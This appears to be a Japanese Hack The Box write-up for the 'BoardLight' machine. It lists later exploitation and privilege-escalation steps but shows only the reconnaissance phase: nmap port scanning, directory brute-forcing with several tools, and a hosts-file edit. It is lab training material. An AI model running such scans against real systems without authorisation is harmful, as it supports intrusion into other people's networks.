- 本記事の概要
- ポートスキャン
- Webサイトの動作確認
- Webアクセスできるファイル/ディレクトリ調査(1回目)
- サーバのドメイン調査
- 名前解決のためのhostsファイル更新(1回目)
- Webアクセスできるファイル/ディレクトリ調査(2回目)
- Webアクセスできるサブドメイン調査
- 名前解決のためのhostsファイル更新(2回目)
- Dolibarrの調査
- CVE-2023-30253の脆弱性を悪用したリバースシェル奪取
- larissaユーザーでのログイン
- 特権昇格のための調査
- linpeas.shを用いた脆弱性調査
- 特権昇格(CVE-2022-37706の脆弱性を悪用)
- [補足] Guided ModeのQA
- 関連記事(Hack The Box)
本記事の概要
Hack The BoxのLinuxサーバの難易度Easyのマシンである「BoardLight」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン
(2) Webサイトの動作確認
(3) Webアクセスできるファイル/ディレクトリ調査(1回目)
(4) サーバのドメイン調査
(5) 名前解決のためのhostsファイル更新(1回目)
(6) Webアクセスできるファイル/ディレクトリ調査(2回目)
(7) Webアクセスできるサブドメイン調査
(8) 名前解決のためのhostsファイル更新(2回目)
(9) Dolibarrの調査
(10) CVE-2023-30253の脆弱性を悪用したリバースシェル奪取
(11) larissaユーザーでのログイン
(12) 特権昇格のための調査
(13) linpeas.shを用いた脆弱性調査
(14) 特権昇格(CVE-2022-37706の脆弱性を悪用)
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン
(1) nmapコマンドを実行して、応答があるポート番号を確認する。SSH(22/tcp) やHTTP(80/tcp)のポートが応答がある。
$ nmap -sS -sC -sV -A -p- -Pn --min-rate 5000 10.10.11.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-09 21:45 JST
Nmap scan report for 10.10.11.11
Host is up (6.9s latency).
Not shown: 56252 filtered tcp ports (no-response), 9281 closed tcp ports (reset)
PORT   STATE SERVICE    VERSION
22/tcp open  tcpwrapped
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open  tcpwrapped
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.41 (Ubuntu)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops

TRACEROUTE (using port 554/tcp)
HOP RTT       ADDRESS
1   464.80 ms 10.10.16.1
2   210.67 ms 10.10.11.11

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 205.08 seconds
Webサイトの動作確認
(1) ブラウザを用いて「http://10.10.11.11/」にアクセスすると、Webページが表示される。
(3) 任意の文字列を入力して、「SEND」をクリックする。
(3) Burp Suiteの画面を確認すると、入力データが送られていないことをが分かる。そのため、こちらの入力フォームではXSSやSQLインジェクションなどができないことが分かる。
Webアクセスできるファイル/ディレクトリ調査(1回目)
(1) feroxbusterを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ feroxbuster -u http://10.10.11.11/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
301      GET        9l       28w      311c http://10.10.11.11/images => http://10.10.11.11/images/
301      GET        9l       28w      308c http://10.10.11.11/css => http://10.10.11.11/css/
301      GET        9l       28w      307c http://10.10.11.11/js => http://10.10.11.11/js/
200      GET        5l       48w     1493c http://10.10.11.11/images/fb.png
200      GET        5l       23w     1217c http://10.10.11.11/images/location-white.png
200      GET        5l       55w     1797c http://10.10.11.11/images/linkedin.png
200      GET       11l       50w     2892c http://10.10.11.11/images/d-1.png
200      GET        6l       52w     1968c http://10.10.11.11/images/twitter.png
200      GET        6l       57w     1878c http://10.10.11.11/images/youtube.png
200      GET        5l       12w      847c http://10.10.11.11/images/envelope-white.png
200      GET        3l       10w      667c http://10.10.11.11/images/telephone-white.png
200      GET        6l       12w      491c http://10.10.11.11/images/user.png
200      GET        7l       48w     3995c http://10.10.11.11/images/d-5.png
200      GET        5l       14w     1227c http://10.10.11.11/images/insta.png
200      GET      100l      178w     1904c http://10.10.11.11/css/responsive.css
200      GET      294l      633w     9209c http://10.10.11.11/do.php
200      GET      294l      635w     9426c http://10.10.11.11/contact.php
200      GET        9l       24w     2405c http://10.10.11.11/images/d-2.png
200      GET      714l     1381w    13685c http://10.10.11.11/css/style.css
200      GET      280l      652w     9100c http://10.10.11.11/about.php
200      GET      517l     1053w    15949c http://10.10.11.11/index.php
ーーー(省略)ーーー 

(2) GoBusterを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ gobuster dir -u http://10.10.11.11/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o BoardLight_80.txt
ーーー(省略)ーーー
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/css                  (Status: 301) [Size: 308] [--> http://10.10.11.11/css/]
/images               (Status: 301) [Size: 311] [--> http://10.10.11.11/images/]
/js                   (Status: 301) [Size: 307] [--> http://10.10.11.11/js/]
/server-status        (Status: 403) [Size: 276]
Progress: 20478 / 20479 (100.00%)
(3) dirsearchを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ sudo dirsearch -u http://10.10.11.11/
ーーー(省略)ーーー
[22:45:50] Starting:
[22:45:54] 301 -  307B  - /js  ->  http://10.10.11.11/js/
[22:45:59] 403 -  276B  - /.ht_wsr.txt
[22:45:59] 403 -  276B  - /.htaccess.orig
[22:45:59] 403 -  276B  - /.htaccess.sample
[22:45:59] 403 -  276B  - /.htaccess.save
[22:45:59] 403 -  276B  - /.htaccess.bak1
[22:46:00] 403 -  276B  - /.htaccessBAK
[22:46:00] 403 -  276B  - /.htaccess_orig
[22:46:00] 403 -  276B  - /.htaccess_extra
[22:46:00] 403 -  276B  - /.htaccessOLD
[22:46:00] 403 -  276B  - /.htaccessOLD2
[22:46:00] 403 -  276B  - /.htaccess_sc
[22:46:00] 403 -  276B  - /.html
[22:46:00] 403 -  276B  - /.htm
[22:46:00] 403 -  276B  - /.htpasswds
[22:46:00] 403 -  276B  - /.htpasswd_test
[22:46:00] 403 -  276B  - /.httr-oauth
[22:46:02] 403 -  276B  - /.php
[22:46:11] 200 -    2KB - /about.php
[22:46:40] 404 -   16B  - /composer.phar
[22:46:41] 200 -    2KB - /contact.php
[22:46:43] 301 -  308B  - /css  ->  http://10.10.11.11/css/
[22:46:56] 301 -  311B  - /images  ->  http://10.10.11.11/images/
[22:46:56] 403 -  276B  - /images/
[22:46:59] 403 -  276B  - /js/
[22:47:13] 404 -   16B  - /php-cs-fixer.phar
[22:47:13] 403 -  276B  - /php5.fcgi
[22:47:16] 404 -   16B  - /phpunit.phar
[22:47:23] 403 -  276B  - /server-status/
[22:47:23] 403 -  276B  - /server-status
(4) ffufを用いてアクセスできるURLを確認するが、特に気になる内容はない。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://10.10.11.11/FUZZ" -ic
ーーー(省略)ーーー
                        [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 213ms]
images                  [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 219ms]
css                     [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 218ms]
js                      [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 258ms]
                        [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 203ms]
server-status           [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 205ms]
:: Progress: [220546/220546] :: Job [1/1] :: 159 req/sec :: Duration: [0:21:06] :: Errors: 0 ::
サーバのドメイン調査
(1) ブラウザを用いて「http://10.10.11.11/」にアクセスすると、Webページが表示される。
(2) 下部にメールアドレスなどが記載されており、サーバのドメイン名が「board.htb」であることが分かる。
名前解決のためのhostsファイル更新(1回目)
(1) 名前解決できるようにKali Linuxの/etc/hostsファイルに記載する。
$ echo '10.10.11.11 board.htb' | sudo tee -a /etc/hosts
$ cat /etc/hosts
   →「10.10.11.11 board.htb」が出力されることを確認する。
